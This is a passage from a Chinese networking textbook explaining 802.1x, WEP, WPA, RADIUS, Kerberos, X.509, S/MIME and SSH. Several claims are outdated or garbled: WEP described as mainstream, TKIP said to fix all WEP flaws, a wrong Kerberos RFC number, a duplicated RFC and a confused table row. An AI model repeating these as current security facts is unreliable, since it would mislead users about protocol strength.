④ 认证服务器收到认证系统转发上来的用户名信息后，用随机生成的一个加密字对它进行加密处理，同时也将此加密字封装成数据报文传送给认证系统，由认证系统将数据报文传给客户端程序。

⑤ 客户端程序收到由认证系统传来的加密字后，用该加密字对口令部分进行加密处理（如计算其 hash 值），返回 EAP-Response 报文并通过认证系统传给认证服务器。

⑥ 认证服务器收到认证系统转发的加密后的口令信息后，将其和自己经过加密运算后的口令信息进行比较，如果匹配，则认为该用户为合法用户，反馈 EAP-Success 认证成功信息，认证系统打开端口，用户可以访问网络。否则，反馈 EAP-Failure 认证失败的消息，并保持交换机端口的关闭状态，只允许认证信息数据通过而不允许业务数据通过。

⑦ 客户端发送 EAPOL-LOGOFF 报文，认证结束。

3.4.5.6 WEP

为了提高无线网络的安全性，防止无线网络用户被窃听，IEEE 引入了有线等价保密（WEP）算法。WEP 协议原理：WEP 基于 RC4 算法用相同的密钥加密和解密，用开放系统认证和共享密钥认证进行认证。

1．加密

① 计算校验和。计算明文的 32bitCRC 循环冗余校验码，生成完整性校验值 ICV。

② 生成伪随机数序列。客户端 STA 和接入点 AP 间共享密钥 K，长 40bit，它与 24bit 初始向量 IV 连接，构成 64bit 种子密钥。将种子密钥送入采用 RC4 算法的伪随机数发生器 PRNG，产生伪随机数序列。

③ 生成密文。明文与 ICV 连接，和伪随机数序列异或，产生密文。

2．解密

① 生成解密伪随机数序列。从接收数据包中提取 IV 和密文，K 与 IV 联接，输入 PRNG，得解密伪随机数序列。

② 生成明文。解密伪随机数序列和密文异或，得到明文及 CRC 校验和 ICV。

③ 完整性检测。计算 CRC 校验和，得新完整性校验值 ICV′。若 ICV′=ICV，则通过校验；否则丢弃该数据包。

3．身份认证

开放系统认证不要身份认证，甚至不要 STA 提供正确身份信息，所以不安全保留它是为了方便使用。共享密钥认证的共享密钥与加解密的 40bit 密钥相同。过程如下：

① STA 发送认证请求到 AP。

② AP 收到请求后返回一随机序列。

③ STA 用共享密钥产生密钥流加密该随机序列，并将密文发给 AP。

④ AP 用共享密钥产生密钥流对密文解密，解密结果与随机序列比较，若相同，则认证成功；否则失败。

WEP 是现在 WLAN 应用中主流的安全防护手段，但是 WEP 并没有具体地规定共享密钥是如何生成，如何向外分发，如何在密钥泄露以后更改密钥，如何定期地来实现密钥的更新、密钥的备份、密钥的恢复。这种密钥管理体制造成了 WLAN 的安全风险。

IEEE802.11 标准指出，WEP 使用的密钥需要接受一个外部密钥管理系统的控制，并且最多可以有 4 个保存在全局共享数组里的密钥。每个传送报文包含一个密钥标识符，可以用来指示加密密钥的索引。这些密钥之间的变化可以减少 IV 冲突的数量，使得黑客难以攻破无线通信网络。然而许多在家庭和办公室部署无线网络的人都趋向于使用缺省的 WEP 密钥，从而也带来安全风险。

Cisco（思科）针对 WEP 的密钥管理系统中缺少可靠性身份验证的问题，制定了一个基于可扩展身份验证协议的身份验证方案，通常被称为 LEAP（LightweightExtensibleAuthenticationProtocol）。这个方案提供了标准中制定的外部密钥管理系统，并且提供了一些额外的特征，例如在 24 位 IV 密钥空间用尽的时候，自动生成一个新的会话密钥。每个用户、每次通信用一次的 WEP 键值，由系统自行产生，系统管理者完全不需介入。每个通信过程中，用户都会收到独一无二的 WEP，而且不会跟其他人共享。在将 WEP 广播送出之前，还会以 LEAP 加密一次，只有拥有相对应键值的人，才能存取信息。

3.4.5.7　WPA

WPA（Wi-FiProtectedAccess）是继承了 WEP 基本原理而又解决了 WEP 缺点的一种新技术。由于加强了生成加密密钥的算法，因此即便收集到分组信息并对其进行解析，也几乎无法计算出通用密钥。WEP 是数据加密算法，它不是一个用户认证机制。WPA 用户认证是使用 802.1x 和扩展认证协议 EAP（ExtensibleAuthenticationProtocol，RFC2284）来实现的。

在 802.11 标准里，802.1x 身份认证是可选项；在 WPA 里 802.1x 身份认证是必选项。

对于加密，WPA 使用临时密钥完整性协议 TKIP（TemporalKeyIntegrityProtocol）的加密是必选项。TKIP 使用一个新的加密算法取代了 WEP，比 WEP 的加密算法更强壮，同时还能使用现有的无线硬件上提供的计算工具去实行加密的操作。TKIP 提供的重要的数据加密增强型内容包括：每包密钥混合功能（per-packetkeymixing）、称为 Michael 的信息完整性检查 MIC（messageintegritycheck）、有先后次序规则的扩展初始向量（extendedinitializationvectorIV）和再生密钥机制。通过这些增强量，TKIP 弥补了 WEP 所有的弱点。

WPA 标准里包括了下述安全特性：

① WPA 认证，其改善了我们所熟知的 WEP 的大部分弱点，它主要是应用于公司内部的无线基础网络。无线基础网络包括：工作站、无线访问节点 AP（AccessPoint）和

认证服务器（典型的 RADIUS 服务器）。在无线用户访问网络之前，RADIUS 服务掌控用户信任和认证无线用户。

② WPA 加密密钥管理，包括：临时密钥完整性协议（TKIP，Temporal KeyIntegrityProtocol）、Michael 消息完整性编码（MIC）和 AES 支持（逐步采用）。WPA 的优势来自于一个完整的包含 802.1x/EAP 认证和智慧的密钥管理和加密技术的操作次序。它主要的作用包括：网络安全性能的可确定和认证。在工作站客户端程序（supplicant）使用包含在信息元素里的认证和密码套件信息去判断哪些认证方法和加密套件是使用的。

临时密钥完整性协议（TKIP）可改变每一个帧的单播加密密钥，并且每次更改都在无线客户端和无线 AP 之间同步进行。WPA 包括一个能灵活的将无线 AP 变换的全局加密密钥，告之相关连接的无线客户端。

如果设置成执行动态密钥交换，802.1x 认证服务器可以把返回信息密钥和允许信息一起交给 AP。AP 在发送安全消息给客户端之后，使用信息密钥去构筑，标记和加密一个 EAP 密钥消息。客户端因此可以使用密码消息的内容去定义可适用的加密密钥。在典型的 802.1x 环境里，客户端根据需要能频繁地自动改变加密密钥，从而将黑客破解当前所使用的密匙的可能性降到最小。

3.4.5.8 RADIUS

RADIUS（RemoteAuthenticationDialInUserService），即远程认证接入用户服务（RFC2865/RFC2866）。它最初是由 Livingston 公司（现已并入 LucentInternet-working System 公司）开发，作为一种客户机/服务器模式的安全协议，后由 Merit 大学进行了功能的扩展，逐渐成为一种接入 Internet 的认证/计费协议。

总的说来，RADIUS 协议是一种提供在网络接入服务器（NetworkAccessServer）和共享认证服务器间传送认证、授权和配置信息等服务的协议。RADIUS 使用 UDP 作为其传输协议。

RADIUS 由客户端和服务器两部分组成，客户端向服务器发送认证和计费请求，服务器向客户端回送接受或否定消息，客户和服务器之间的通信用共享密钥来加密信息后通过网络传送。

RADIUS 认证/计费工作原理过程如图 3-73 所示。

RADIUS 认证过程如下：

① 在一个客户端被设置使用 RADIUS 协议后，任何使用这个终端的用户都需要向客户端提供认证信息。提示用户需要输入用户名和密码；也可以选择一种配置连接协议。一旦 RADIUS 客户端收到此类信息，它会选择使用 RADIUS 协议进行认证，创建一个“接入请求”报文，报文包含了如用户名、用户密码（MD5 加密）、客户机 ID、用户正在访问的端口编号等。然后“接入请求”通过网络提交给 RADIUS 服务器。




图 3-73　RADIUS 认证/计费工作原理

② RADIUS 服务器收到请求信息，将对传输信息的客户端进行验证。如果是一个来自没有与 RADIUS 服务器具有共享机密的客户端请求，该数据包会丢弃。如果客户端合法，RADIUS 服务器查询用户数据库找到该用户，并进行比较。如果有任一条件未满足，RADIUS 服务器会发出“接入拒绝（Access-Reject）”响应，表示该用户请求无效。

③ 如果所有的条件满足，RADIUS 服务器将发出“接入盘问（AccessChallenge）”响应，通过客户端以文本信息形式显示给用户响应提示，用户必须做出回应。客户端需再次提交一个包含新请求号的源接入请求，并用加密响应代替用户密码属性。服务器可以用“接入接受（Access-Accept）”、“接入拒绝（Access-Reject）”或“接入盘问（Access-Challenge）”对这个新接入请求进行响应。

④ 如果所有的条件都被满足，用户的配置值表被置于“接入允许”响应中。

RADIUS 计费过程这里从略。

3.4.5.9　Kerberos

Kerberos 是一种应用于分布式网络环境、以对称密码体制为基础，对用户及网络连接进行认证的增强网络安全的服务。该协议是 20 世纪 80 年代中期麻省理工学院（MIT，MassachusettsInstituteofTechnology）“雅典娜计划（ProjectArhena）”的一部分，是基于 Needham-Schroeder 协议的变形。

Kerberos 阐述了这样一个问题：假设有一个开放的分布环境，工作站用户想通过网络对分布在网络中的各种服务提出请求，那么，希望服务器能够只对授权用户提供服务，并能鉴别服务请求的种类。但在这种环境下，一个工作站无法准确判定它的终端用户和请求的服务是否合法。特别是存在以下三种威胁：

① 用户可能通过某种途径进入工作站并假装成其他用户访问工作站。

② 用户可以通过变更工作站的网络地址，从该机上可以发送伪造的消息。

③ 用户可以监听信息交换或使用重放攻击获得服务或干扰操作。

在上述任何一种情况下，一个非授权用户均可能获得未授权的服务或数据。针对上

述情况，Kerberos 通过提供一个集中的授权服务器来管理用户对服务器的鉴别和服务器对用户的鉴别，而不是为每个服务器提供详细的授权协议。与其他授权模式不同的是，Kerberos 仅仅依赖于对称加密体制而没有使用公钥加密体制。

Kerberos 的基本原理是：在网络上建立一个集中保存用户名和密码的认证中心 KDC（包含认证服务器 AS（AuthenticationServer）和票证发放服务器 TGS（TicketGrantingServer）），进行用户的身份验证和授权。任何用户在申请任何服务时，都通过这个中心取得服务的使用权。提供各类服务的服务器不再直接进行用户身份验证和授权，而是根据认证中心提供的票据向指定用户提供服务。在用户、认证中心、服务提供服务器三者间的通信，都采用数据加密标准（DES）加密算法进行加密。

Kerberos 协议具体实现过程如图 3-74 所示。




图 3-74　Kerberos 协议具体实现过程

① 客户端请求认证服务器（AS）发给接入 TGS 的票据。

② AS 在数据库中查找用户实体，并产生一个会话密钥，并用用户秘密密钥对会话密钥加密。接着，AS 把实体名、地址、TGS 名、时间戳、时限及会话密钥打包成 TGT（票据分配许可证），并用 TGS 的秘密密钥进行加密。然后将会话密钥和 TGT 发给客户端。

③ 客户端将第一个报文解密得到会话密钥，并生成一个认证单。然后向 TGS 申请接入目标服务器的票据。

④ TGS 用其秘密密钥对 TGT 进行解密，使用 TGT 的会话密钥对认证单进行解密，然后将认证单的信息与 TGT 的信息进行比较。此时，TGS 产生新的会话密钥供双方使用，利用用户实体与 TGS 的会话密钥对新的会话密钥加密，并将新的会话密钥加入客户端提交给服务器的有效票据中，并用目标服务器的秘密密钥对此票据加密，最后将这两个报文提交给客户。

⑤ 客户端将收到的报文解密后，获得与目标服务器共同的会话密钥。然后客户端

生成一个新的认证单，并用新会话密钥对其进行加密。最后将此认证单与从 TGS 收到的票据一并发给目标服务器。

⑥ 目标服务器对票据和认证单进行解密，并检查其地址、时间戳、时限等信息。如果一切都正确，服务器则知道用户实体的身份。此后的通信，客户端可以与目标服务器共享一个秘密密钥进行安全通信。

目前常用的 Kerberos 有两个版本。版本 4[MILL88，STEI88]被广泛使用，而版本 5[KOHL94]改进了版本 4 中的安全性，并成为 Internet 标准草案（RFC1550）。

3.4.5.10　X.509

X.509 是由国际电信联盟（ITU-T）制定的数字证书标准。为了提供公用网络用户目录信息服务，ITU 于 1988 年制定了 X.500 系列标准。实际上，目录是指管理用户信息数据库的服务器或一组分布服务器，用户信息包括用户名到网络地址的映射等用户信息或其他属性。X.500 系列标准中 X.500 和 X.509 是安全认证系统的核心。X.500 定义了一种区别命名规则，以命名树来确保用户名称的唯一性。X.509 则为 X.500 用户名称提供了通信实体鉴别机制，并规定了实体鉴别过程中广泛适用的证书语法和数据接口，X.509 称之为证书。

X.509 定义了 X.500 用户目录的一个认证服务框架，该目录可以提供公钥证书库类型的服务，每个证书包含该用户的公钥并由一个可信的认证中心用私钥签名。另外，X.509 还定义了基于使用公钥证书的一个认证协议。

X.509 是基于公钥密码体制和数字签名的服务。其标准中并未规定使用某个特定的算法，但推荐使用 RSA。其数字签名需要用到 HASH 函数，但并没有规定具体的 HASH 算法。1988 年的建议书中推荐的 HASH 算法被证明不安全后，在 1993 年的建议书中被删除。

X.509 给出的鉴别框架是一种基于公开密钥体制的鉴别业务密钥管理。一个用户有两把密钥：一把是用户的专用密钥，另一把是其他用户都可利用的公开密钥。用户可用常规密钥（如 DES）为信息加密，然后再用接收者的公钥对 DES 进行加密并将之附于信息之上，这样接收者可用对应的专用密钥打开 DES 密锁，并对信息解密。该鉴别框架允许用户将其公开密钥存放在它的目录项中。一个用户如果想与另一个用户交换秘密信息，就可以直接从对方的目录项中获得相应的公开密钥，用于各种安全服务。

采用 X.509 电子证书的认证系统，是公认可靠的认证机制，其安全性是建立在牢固的数学基础上，经过多年的使用始终没有失效。现在，X.509 已成为最广泛接受的基于公共密钥的证书格式，X.509 证书主要由用户公共密钥与用户标识符组成。

目前，X.509 标准已在编排公共密钥格式方面被广泛接受，已用于许多网络安全应用程序，其中包括 IP 安全（IPSec）、安全套接层（SSL）、安全电子交易（SET）、安全

多媒体 INTERNET 邮件扩展（S/MIME）等。

图 3-75 是各个版本的 X.509 证书结构图。




图 3-75　X.509 证书结构图

3.4.5.11　S/MIME

S/MIME（Secure/MultipurposeInternetMailExtension）在 RSA 数据安全性的基础上，加强了互联网 E-Mail 格式标准 MIME 的安全性。虽然 PGP 和 S/MIME 都是 IETF 工作组推出的标准，但 S/MIME 侧重于作为商业和团体使用的工业标准，而 PGP 则倾向于为许多用户提供个人 E-Mail 的安全性。RFC 为 S/MIME 定义了许多文档，重要的有 RFCs3369、RFCs3370、RFCs3370、RFCs3850 和 RFCs3851。

S/MIME 提供如下功能：

- 封装数据：由任何类型的加密内容和加密该内容所用的加密密钥组成，密钥可以是与一个或多个接收方对应的多个密钥。
- 签名数据：数字签名通过提取待签名内容的数字摘要，并用签名者的私钥加密得到。然后，用 base64 编码方法重新对内容和签名编码。因此，一个签名了的数据消息只能被具有 S/MIME 能力的接收方处理。
- 透明签名数据：签名的数据形成了内容的数字签名。但在这种情况下，只有数字

签名采用了 base64 编码，因此没有 S/MIME 功能的接收方虽然无法验证签名但却可以看到消息内容。

- 签名并封装数据：仅签名实体和仅封装实体可以嵌套，能对加密后的数据进行签名和对签名数据或透明签名数据进行加密。

S/MIME 中使用的密码算法如表 3-13 所示。

表 3-13　S/MIME 中使用的密码算法

功　能	要　求
创建用于数字签名的数字摘要	必须支持 SHA-1，接收方应该支持 MD5，以便向后兼容 发送代理和接收代理必须支持 DSS
加密数字摘要形成数字签名	发送代理应该支持 RSA 加密 接收代理应该支持验证密钥大小在 512 位至 1024 位的 RSA 签名
为传送消息加密会话密钥	发送代理和接收代理必须支持 Diffie-Hellman 发送代理应该支持密钥大小在 512 位至 1024 位的 RSA 加密 接收代理应该支持 RSA 解密
用一次性会话密钥加密消息	发送代理和接收代理必须支持 3DES 发送代理必须支持 AES 加密，应该支持 RC2/40 解密
创建一个消息鉴定代码	接收代理必须支持 SHA-1HMAC 接收代理应当支持 SHA-1HMAC

3.4.5.12　SSH

SSH（SecureShell）协议是在传输层与应用层之间的加密隧道应用协议，它从几个不同的方面来加强通信的完整性和安全性。SSH 协议有三部分（层次）组成：传输层协议（TransportLayerProtocol）、用户认证协议（UserAuthenticationProtocol）、连接协议（ConnectionProtocol）。三个组成部分之间的关系如图 3-76 所示。

高层应用协议
连接协议（Connection Protocol）
用户认证协议（User Authentication Protocol）
传输层协议（Transport Layer Protocol）
可靠连接（TCP over IP）

图 3-76　SSH 层次结构

1．传输层协议（SSH-TRANS）

SSH 传输层协议负责进行服务器认证、数据机密性、信息完整性等方面的保护，并提供作为可选项的数据压缩功能，以便提高传输速度。另外，在传输层协议上还提供密钥交换功能。传输层协议为会话提供了对称加密，支持 IDEA、Blowfish 和 Twofish，同时为以后支持 PKI 提供了接口。

2. 用户认证协议（SSH-USERAUTH）

